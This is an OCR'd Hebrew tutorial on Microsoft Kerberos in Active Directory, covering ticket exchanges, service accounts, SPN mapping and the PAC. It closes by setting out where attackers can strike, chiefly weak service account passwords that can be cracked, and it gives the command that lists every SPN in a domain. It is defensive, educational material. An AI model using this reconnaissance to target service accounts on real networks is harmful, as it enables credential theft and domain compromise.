


[מקור: http://www.markwilson.co.uk/blog/2005/06/kerberos-authentication-explained.htm]

סדר פעולות ושליחת הנתונים מסודר על פי סדר החצים.

KRB_AS_REQ


הלקוח שולח מסר, (Timestamp) לשרת ה-AS, המסר עצמו מוצפן עם ה-NTLM Hash[4] של סיסמאת המשתמש שמעוניין לקבל TGT, את ה-Hash הזה רק ה-DC והלקוח יודעים, זהו בעצם הדבר היחידי המשותף למשתמש ול-DC שאיתו הם יכולים לבצע אימות הדדי:



בתמונה מעלה אנחנו רואים דוגמא לאיך KRB_AS_REQ נראה ב- Wireshark, אנחנו רואים את המחרוזת המוצפנת, את היעד שאליו הClient פונה, ואת שיטות ההצפנה שבהם ה-Client תומך. שרת ה-DC יקבל את המסר הזה, יבצע Decrypt למידע המוצפן עם ה-NTLM Hash של אותו המשתמש שטוען להתאמתות, במידה והוא אכן מצליח לפענח את המסר, זאת אומרת שהוא אכן אותו המשתמש והוא ינפיק לו **TGT**.


בד"כ תהליך זה נעשה עוד בשלב מוקדם לאחר ה-Boot עוד כשהמשתמש מקיש שם משתמש וסיסמה להתחברות ל-Domain.


[4] NTLM HASH הינה טכניקת גיבוב שמייקרוסופט מיישמת עשרות שנים במערכות שלה, בעבר וגם בהווה NTLM הוא גם דרך ל-Authentication ב-MS



בתמונה מעלה אנו רואים את ה-Ticket שקיבלנו מה-DC, ה-DC הצליח לעשות Decrypt למסר שלנו וזיהה אותנו כמשתמש מאומת, ולכן הנפיק לנו TGT, בתוך ה-TGT יש מידע שמיועד לנו ומוצפן (ה-Enc part התחתון) כגון: חותמת זמן (לכמה זמן ה-Ticket יהיה רלוונטי), ומפתח שיחה ל-Session הבא מול ה-TGS, מעכשיו, בכל "תחנה" שנעבור, ישלח לנו בתוך המידע המוצפן Session Key ליצירת קשר עם התחנה הבאה, עם ה-SK הזה השרת הבא ידע שאנחנו מאומתים גם ללא ה-NTLM Hash Password, מכיוון שה-SK היה מוצפן במחזרות שה-KDC שלח ורק ה-Client יכול לפענח אותה.

ובנוסף, יש חלק (ה-Ect part העליון) אשר מכיל מידע המוצפן על ידי ה-KDC והוא מכיל פרטים אודות המשתמש אך אינו מיועד עבורו, בפניה הבאה שלנו לשרת ה-KDC הוא ישתמש במידע הזה, עד עכשיו היה לנו תהליך אימות נטו שמכונה כ-"Pre-Authentication" (ללא שום אזכור למטרה שבשבילה יש את כל התהליך הזה). ואת זה נראה בחלק הבא.






ב-Ticket זה, אנחנו פונים לשרת ה-TGS בבקשה לקבל הרשאה ל-Service מסוים, ה-Ticket עצמו מעין כמחולק לשניים, **החצי הראשון** (ap-req) הוא תעודת ה-TGT שקיבלנו משרת ה-AS, ואנחנו שולחים אותה ל-TGS, נזכיר שאת המידע הזה רק ה-TGS יכול לפענח, ובתוכו קיים מידע על המשתמש שמבקש שירות.

בנוסף נשלח מידע שמוצפן באמצעות ה-Session key שמכיל חותם זמן ומי אנחנו. כפי שאמרנו זוהי הדרך לוודא שה-Client המבקש את ה-Ticket הוא אותו ה-Client ששלח את הבקשה הקודמת. את ה-Session Key הזה מקבל גם ה-TGS בתוך ה-TGT המוצפן אותו רק הוא יכול לפענח.

החצי השני (req-body) הוא הבקשה לשרת ה-TGS, המידע הזה הוא בעצם מזהה של נותן השירות אליו אנחנו רוצים לפנות (**Service principal**, נרחיב בקרוב), כמו כן שיטות ההצפנה בהם ה-Client תומך, ומזהה שלנו מוצפן באותו Session key שקיבלנו מה-AS.

KRB_TGS_REP



ב-Ticket הבא אנו רואים את התשובה שקיבלנו משרת ה-TGS, היא גם מחולקת לשתיים:

- Ticket אחד שמיועד עבורנו ומוצפן ב-Session key שמשותף לנו ו-TGS (מאוכסן בו חותמת זמן ל-Ticket הנוכחי + Session Key לשיחה העתידית שלנו מול ה-Server שממנו נרצה לקבל שירות).
- Ticket השני מיועד ל-**Server**, והוא מוצפן על ידי ה-NTLM Hash Password של ה-Service Account שהוא רץ עליו (נפרט בהמשך מהו Service Account), בתוכו נמצאים כל הפרטים על מבקש השירות (מבנה נתונים בשם **Privilege Attribute Certificate** או בקיצור **"PAC"**), Session key ועוד.

מה שנותר לנו לעשות הוא לפנות לשרת שאנו רוצים, עם ה-Ticket המוצפן שקיבלנו מה-TGS וה-SK, השרת יקבל את ה-Ticket, יבדוק את ה-PAC שנמצא בתוכו (אותו הנפיק ה-TGS), ואז יחליט האם לתת לנו הרשאה למשאב המסוים או לא ע"פ הנתונים שיש ברשותו.

בגדול זהו התהליך עצמו בקצרה (יש עוד שלבים אופציונליים לצורך אימות הדדי ברמה יותר גבוהה אבל לא נרחיב עליהם כרגע).

איך Service-ים עובדים בדומיין?

נתחיל מהקדמה שתעזור לנו להבין מספר תהליכים שקורים ב-Domain:

כל שירות בסביבת ה-Domain שלנו צריך משתמש לרוץ בהרשאותיו, אותו אובייקט נקרא **Service Account**, כל שירות רץ בתוך / מריץ תהליכ/ים במערכת ההפעלה, כל Process צריך רמת הרשאות מסוימת בין אם גבוהה או לא, רמה זו נקבעת על ידי אותו המשתמש שתחת הרשאותיו הוא רץ.

Machine Account / Computer Account - כשאנחנו מוסיפים מחשב ל-Domain, אובייקט זה נוצר באופן אוטומטי על ידי ה-AD, ומייצג באופן פיזי את אותה מכונה שהתווספה. לאובייקט זה מוגדרת סיסמה אקראית ומונפקת ע"י ה-AD, כמו כן היא מתחלפת אוטומטית כל 30 יום ב-Default.

User Account - לכל אדם בארגון יוצרים משתמש כזה שבו מגדירים נתונים כגון שם משתמש, סיסמא, את הקבוצות שהוא יהיה חבר בהן, וכו'. הסיסמה אשר מוגדרת עבורו נוצרת ע"י ה-Admin או על-ידיו בעצמו, היא סיסמה די פשוטה יחסית ל-Computer Account אותו משתמש אמור להתחבר ל-Domain עם הסיסמה הזו.


גם ל-Services אפשר ליצור User Account שתחת הרשאותיו הם ירוצו. בשונה מהאפשרות הראשונה, אפשר למפות לכל User Account שירות משלו אשר עליו הוא ירוץ, ובכך לנהל הרבה Services שונים על שרת אחד. יש בכך יתרונות: ברגע ש-Services מפעילים תהליכים, גם הם רצים תחת ה-User Account השונים, וכך מתבצע מידור הרשאתי לכל שירות. ברגע שניתנת הרשאה ל-Service מסוים, היא לא תכול גם על Service אחר באותו מכונה כי הוא רץ בהרשאותיו של משתמש אחר. בנוסף, משתמשים יכולים להינעל במצבים מסוימים (כגון: פג תוקף הסיסמא) - דבר שיכול לגרום להשבתה של כל השירותים שרצים תחת הרשאותיו. במידה ונפריד את השירותים השונים על אותו מחשב, גם אם יקרה מצב שבו Service הפסיק לעבוד או שפג תוקף סיסמאתו, כל ה-Services האחרים עדיין יספקו את שירותיהם.

אז איך זה קשור ל-MS Kerberos? אני שמח ששאלתם! כאשר אנחנו רוצים לפנות לשרות מסוים, ה-DC צריך לקחת את ה-NTLM Hash Password ולהצפין את ה-**PAC** של ה-Client באמצעותו (שלב מס 4 ב-TGS RES). אז איזו סיסמה ה-DC יבחר?, פה נכנס ה-Service Account לתמונה, ו-Microsoft בחרו לממש את הפרוטוקול כך שה-PAC יוצפן עם ה-NTLM Hash Password של ה-Service Account.

SPN with Ms-Kerberos

כש-Client מבקש הרשאה לשירות מסוים, אין לו מושג מיהו אותו ה-Service Account עליו רץ השירות, ולכן חלק מהתפקיד של DC הוא להחזיק "טבלה" שממפה בין Service Accounts ל- Services שרצים על גביו, זה מתבצע ע"י String שמיוחד שבנוי משלושה חלקים שנקרא SPN שהוא פשוט "מצביע" על אותו שירות ספציפי (כמו Mac Table ב-Switch שממפה בין Mac Address ל-Port).

אך בפועל SPN הוא Attribute שקיים ל-User/Computer:



כש-Client שולח ל-DC את הבקשה, ה-DC מזהה את השירות שנדרש על ידי אותו SPN, ובודק על איזה משתמש הוא רץ, וככה הוא יכול לזהות עם איזה NTLM Hash Account יש להצפין את ה-TGT שנשלח ב-TGS RES.

הינה דוגמא קטנה לאיך הטבלה נראית בסביבת דומיין קטנה (כמובן שבארגון בינוני או גדול יש עשרות רבות אם לא מאות של מיפויים כאלו):

```
CN=krbtgt,CN=Users,DC=Moshe,DC=com
        kadmin/changepw
CN=WIN-T6R2EN8J9BS,CN=Computers,DC=Moshe,DC=com
        RestrictedKrbHost/WIN-T6R2EN8J9BS
        HOST/WIN-T6R2EN8J9BS
        RestrictedKrbHost/WIN-T6R2EN8J9BS.Moshe.com
        HOST/WIN-T6R2EN8J9BS.Moshe.com
CN=Moshe Hion,CN=Users,DC=Moshe,DC=com
        MSSQLSvc/SQLServer.Moshe.com:1433
        MSSQLSvc/SQLServer.Moshe.com
CN=SQLSERVER,CN=Computers,DC=Moshe,DC=com
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/SQLServer.Moshe.com
        WSMAN/SQLServer
        WSMAN/SQLServer.Moshe.com
        RestrictedKrbHost/SQLSERVER
        HOST/SQLSERVER
        RestrictedKrbHost/SQLServer.Moshe.com
        HOST/SQLServer.Moshe.com
CN=ATTACKER,CN=Computers,DC=Moshe,DC=com
        TERMSRV/ATTACKER
        TERMSRV/Attacker.Moshe.com
        RestrictedKrbHost/Attacker.Moshe.com
        HOST/Attacker.Moshe.com
        RestrictedKrbHost/ATTACKER
        HOST/ATTACKER
CN=sqlmanage,CN=Users,DC=Moshe,DC=com
        MSSQLSvc/SQLSERVER2017.Moshe.com:1433
        MSSQLSvc/SQLSERVER2017.Moshe.com
CN=SQLSERVER2017,CN=Computers,DC=Moshe,DC=com
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/SQLSERVER2017.Moshe.com
        WSMAN/SQLSERVER2017
        WSMAN/SQLSERVER2017.Moshe.com
        RestrictedKrbHost/SQLSERVER2017
        HOST/SQLSERVER2017
        RestrictedKrbHost/SQLSERVER2017.Moshe.com
        HOST/SQLSERVER2017.Moshe.com
```

אם נריץ את הפקודה הבאה ב-CMD:

```
setspn -T "Domain.Name" -Q */*
```

נוכל לראות את טבלת ה-SPN's של כל ה-Domain, כל רשומה שמסומנת מתחתיה מופיעים בהיררכיה ה-SPN שממופים לאותו Service Account. בד"כ המבנה של רשומת SPN הוא כך:

```
Service/Hostname/PortNumber \Namepipe
```

אם מופיע Port Number ב-SPN זה אומר שמדובר בתקשורת TCP. דוגמא ל-SPN:

```
CIFS/FileServer.Moshe.com
```

ה-Service הוא: "CIFS", ה-Host הוא: "FileServer". דוגמא נוספת:

```
MSSQLSvc/SQLServer.Moshe.com:1433
```

ה-Servuce הוא: "MSSQLsc", ה-Host הוא: SQLServer ו-"1433" מייצג את מספר הפורט.

עד כאן ההסבר על תהליך האימות, כעת נעבור לתהליך ה-Authorization.

PAC (Privilege Attribute Certificate)

את התיעוד המלא של Microsoft תוכלו למצוא כאן.

PAC הוא מבנה נתונים אשר מכיל בתוכו "תעודת הרשאות" אודות משתמש המעוניין לגשת למשאב רשת ב-Domain, אם נחזור מעט אחורה, כשה-KDC שלח לנו TGT עם מסר מוצפן שרק הוא יכול לפענח, ה-PAC הוא אותו מסר, בעצם החלק העיקרי של ה-Authorization ב-MS Kerberos, וכשפנינו ל-TGS בבקשה ל-Service ticket ה-KDC העתיק את ה-PAC שקיבל מאתנו והצפין אותו עם ה-NTLM Hash של Service Account.

ב-PAC עצמו יש מספר רב של נתונים אודות ה-Client, בסוף הפסקה מופיע המבנה של ה-PAC, נציין את המשתנים הבולטים מבניהם: **FullName** - שם המשתמש, **GroupIds** - ה-Domain Groups בהם המשתמש חבר (לדוגמא Domain Users, Domain Admin וכו'), **SidCount** - מזהה חד חד ערכי אבטחתי של המשתמש, לכל אובייקט ב-Domain יש מזהה כזה אשר ה-Section האחרון הוא ייחודי לאותו אובייקט, (במידה ויש ב-Domain שני רכיבים בעלי אותו שם עלול ליצור בלגאן). באמצעות הפקודה:

```
whoami /all
```

ניתן להציג מידע רב על המשתמש, ובין היתר גם את ה-SID שלו:

```
User Name           SID
=================== ============================================
moshe\administrator S-1-5-21-2072996837-2224659599-576064284-500
```

אגב, ה-UserId (נקרא גם כ-RID) מיוצג ע"י החלק האחרון של ה-SID כפי שהוזכר למעלה.

כמות הנתונים ב-PAC אודות המשתמש היא רבה מאד כך שאין לו שום צורך לשאול את ה-DC לגבי מידע כלפינו:

```
typedef struct _KERB_VALIDATION_INFO {
  FILETIME LogonTime;
  FILETIME LogoffTime;
  FILETIME KickOffTime;
  FILETIME PasswordLastSet;
  FILETIME PasswordCanChange;
  FILETIME PasswordMustChange;
  RPC_UNICODE_STRING EffectiveName;
  RPC_UNICODE_STRING FullName;
  RPC_UNICODE_STRING LogonScript;
  RPC_UNICODE_STRING ProfilePath;
  RPC_UNICODE_STRING HomeDirectory;
  RPC_UNICODE_STRING HomeDirectoryDrive;
  USHORT LogonCount;
  USHORT BadPasswordCount;

  ULONG UserId;
  ULONG PrimaryGroupId;
  ULONG GroupCount;
  [size_is(GroupCount)] PGROUP_MEMBERSHIP GroupIds;
  ULONG UserFlags;
  USER_SESSION_KEY UserSessionKey;
  RPC_UNICODE_STRING LogonServer;
  RPC_UNICODE_STRING LogonDomainName;
  PISID LogonDomainId;
  ULONG Reserved1[2];
  ULONG UserAccountControl;
  ULONG SubAuthStatus;
  FILETIME LastSuccessfulILogon;
  FILETIME LastFailedILogon;
  ULONG FailedILogonCount;
  ULONG Reserved3;
  ULONG SidCount;
  [size_is(SidCount)] PKERB_SID_AND_ATTRIBUTES ExtraSids;
  PISID ResourceGroupDomainSid;
  ULONG ResourceGroupCount;
  [size_is(ResourceGroupCount)] PGROUP_MEMBERSHIP ResourceGroupIds;
} KERB_VALIDATION_INFO;
```

PAC Validation

נזכיר שוב שה-PAC מוצפן עם ה-NTLM Hash של ה-Service Account שה-Service רץ בהרשאותיו, אך לא רק זאת: כשה-DC שולח לנו את ה-PAC בתוך ה-Service Ticket, הוא גם חתום בחתימות דיגיטליות (לינק לקריאה בויקפדיה מהי חתימה דיגיטלית) החתימה (בין היתר) מוודאת שאכן מי שבעל מפתח ההצפנה (והפענוח) הוא זה שערך את המידע שנשלח, ובנוסף וידוא של שלמות הנתונים.

ה-PAC חתום בשני חתימות, אלו סוגי החתימות שאפשר לחתום איתם את ה-**PAC** (נכון ל-09/2018):

- **Service Account Checksum**
- **KRBTGT Checksum** (KRBTGT ב-AD הינו המשתמש אשר אחראי בין היתר על הצפנת המידע וגם על חתימתו)

Value
KERB_CHECKSUM_HMAC_MD5 0xFFFFFF76
HMAC_SHA1_96_AES128 0x0000000F
HMAC_SHA1_96_AES256 0x00000010

כששלוחים את ה-Service Ticket לשרת שאנחנו מעוניינים לגשת, לאחר פענוח ה-PAC מתבצעות שני פעולות:

1. השרת מפעיל פונקציית גיבוב על המידע ב-PAC ובודק האם ה-Checksum שיצא שווה ל-Checksum שהגיע עם ה-PAC

2. השרת שולח את ה-PAC לאימות מול ה-DC[NetLogonService], DC בודק את ה-Checksum שחישב מול ה-Checksum שהשרת שלח לבדיקה, במידה ומתאים הוא מחזיר לו הודעת Verification Succeed אחרת הוא מחזיר הודעת Unsuccessful (דהיינו שהמידע השתנה).

עד לכאן סקרנו את הפרוטוקול באופן די מלא מבחינת התהליכים שמתממשים, בפסקה הבאה נראה וננסה לזהות ע"י לוגיקה מקומות בהם יהיה אפשר לבצע פעולות ולהשיג מידע שלא אמור להיות בידנו.

נביט כעת בכמה נקודות מעניינות שיתנו לנו אינדיקציה לנקודות תורפה:

- אם נסתכל אחורה שוב בעיון, נראה שהדבר היחידי והכי מרכזי שאיתו מתאמתים מול ה-KDC הוא ה-NTLM Hash, גם ה-PAC מוצפן עם Hash מהסוג הזה, אנחנו רואים שהוא מרכיב מאד מרכזי בכל התהליך של Kerberos MS, זאת אומרת שאולי אם נצליח לגלות NTLM Hash של משתמשים עם הרשאות חזקות **או** אפילו של **Services Account,** נוכל להתחזות אליהם, לשנות הרשאות, ובעצם לעשות כל מה שאותו משתמש יכול לעשות.
- אם נביט שוב, דיברנו לפני כמה פסקאות על העניין ההרשאתי של Service's, שיש לנו שני סוגים של Services Account שאיתם הוא יכול לרוץ, User Account, ו-Computer Account. דיברנו גם על העניין של הסיסמה: סיסמה של Computer Account מונפקת על ידי ה-DC והיא רנדומלית וארוכה, נניח ואנחנו רוצים לנסות לשיג את הסיסמה הזו, כמעט בלתי אפשרי להצליח למצוא אותה דרך BF, לעומת זאת סיסמה של User Account נוצרת על ידי Admin או גורם רשאי, כנ"ל גם Service Account, זאת אומרת שהסיסמה אמורה להיות פשוטה יחסית ל-Password Computer Account, תודות לגורם האנושי.
- אנשים מאד לא אוהבים לזכור סיסמאות, בטח לא סיסמאות ארוכות עם תווים וכו... , לרוב לאחר ההגדרה הראשונית כמעט ואף פעם לא נוגעים בה יותר, היום עם הטכנולוגיה המודרנית, אפשר לפצח סיסמאות בזמן מהיר מאד יחסית לעבר. כיום כבר ארגוני אבטחת מידע ממליצים בחום להשתמש בסיסמאות באורך של 15 תווים ומעלה בכדי למנוע מגילוי של הסיסמא.
